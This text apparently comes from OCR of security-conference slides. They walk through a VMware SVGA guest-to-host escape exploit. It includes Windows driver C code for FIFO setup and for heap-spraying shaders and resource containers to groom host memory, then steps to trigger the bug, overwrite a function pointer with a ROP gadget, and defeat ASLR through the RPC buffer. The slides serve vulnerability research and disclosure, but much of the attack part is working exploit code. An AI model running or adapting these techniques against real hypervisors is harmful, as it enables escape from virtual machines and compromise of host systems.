


> HOW TO SETUP SVGA

- FIFO initialization
- Object tables definition


```
SVGA_WriteReg(SVGA_REG_ENABLE, SVGA_REG_ENABLE_ENABLE);

FIFORegisterSize = SVGA_ReadReg(SVGA_REG_MEM_REGS);
FIFORegisterSize <<= 2;

if (FIFORegisterSize < PAGE_SIZE)
    FIFORegisterSize = PAGE_SIZE;

DbgPrint("FIFORegisterSize = 0x%x\n", FIFORegisterSize);

gSVGA.fifoMem[SVGA_FIFO_MIN] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_MAX] = gSVGA.fifoSize;
KeMemoryBarrier();
gSVGA.fifoMem[SVGA_FIFO_NEXT_CMD] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_STOP] = FIFORegisterSize;
gSVGA.fifoMem[SVGA_FIFO_BUSY] = 0;
KeMemoryBarrier();

SVGA_WriteReg(SVGA_REG_CONFIG_DONE, 1);

if (DefineOTables())
    ntStatus = STATUS_NO_MEMORY;
```


> LEAK_VMX_ADDR_IOCTL




> PREPARE MEMORY LAYOUT

- **Allocate a big chunk that will be occupied later by the allocation at *SVGA3D_CMD_DX_DRAW***
- Repeatedly allocate a shader of size 0x150



> PREPARE MEMORY LAYOUT


- Allocate a big chunk that will be occupied later by the allocation at *SVGA3D_CMD_DX_DRAW*
- **Repeatedly allocate a shader of size 0x150**



> PREPARE MEMORY LAYOUT

- Replace all 0x150 heap chunks with ResourceContainer1 (RC1)

```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // free the buffer allocated before
    DestroyShader(SprayShaderIds[x]);

    DstSurfaceId = GetAvailableSurfaceId();
    SVGA3D_DefineGBSurface(DstSurfaceId,
        (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A4R4G4B4, 1, 0,
            SVGA3D_TEX_FILTER_NONE, &size3d);

    // surface copy will allocate a RC1, one of them should eventually
    // reclaim the address of the freed buffer
    SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
}
```




> PREPARE MEMORY LAYOUT

```
for (UINT32 x = 0; x < NUMBER_SPRAY_ELEMENTS; x++) {
    // Allocate the ResourceContainer->DataBuffer (offset 0x120)
    SVGA3D_SurfaceCopy(SurfaceIds[x], 0, 0, OutputSurfaceId, 0, 0, CopyBox,
        sizeof(SVGA3dCopyBox));
    // We should place after DataBuffer a RC0 to leak the function pointer stored inside
    // For one DataBuffer allocate four RC0 to defeat the randomness of Win10 LFH allocator
    for (unsigned j = 0; j < 4; j++) {
        DstSurfaceId = GetAvailableSurfaceId();
        SVGA3D_DefineGBSurface(DstSurfaceId, (SVGA3dSurfaceFlags)SVGA3D_SURFACE_ALIGN16,
            SVGA3D_A8R8G8B8, 1, 0, SVGA3D_TEX_FILTER_NONE, &size3d);
        // Allocate a new resource container (type 0)
        SVGA3D_SurfaceCopy(TempSurfaceId, 0, 0, DstSurfaceId, 0, 0, NULL, 0);
    }
}
```



> PREPARE MEMORY LAYOUT

DataBuffers


Resource Container type 0



> FREE BIG SHADER




> TRIGGER THE BUG




> COPY SURFACES BACK TO GUEST

- Call surface copy until the corrupted RC1 is encountered



> CORRUPT A FUNCTION POINTER

- Corrupt *RC1->GetDataBuffer* with the first ROP gadget




> HONEY, I DEFEATED ASLR


- Corrupt the QWORD at offset 8 of RC1 with the address of the global pointer of the RPC content buffer
- Will not analyze RPC further (google for more info on this)
- In short, guest user can allocate a controllable buffer on the heap of the host whose address is stored at a global variable

```
48 8B 49 08          mov     rcx, [rcx+8]
48 8B 01             mov     rax, [rcx]
FF 50 10             call    qword ptr [rax+10h]
```

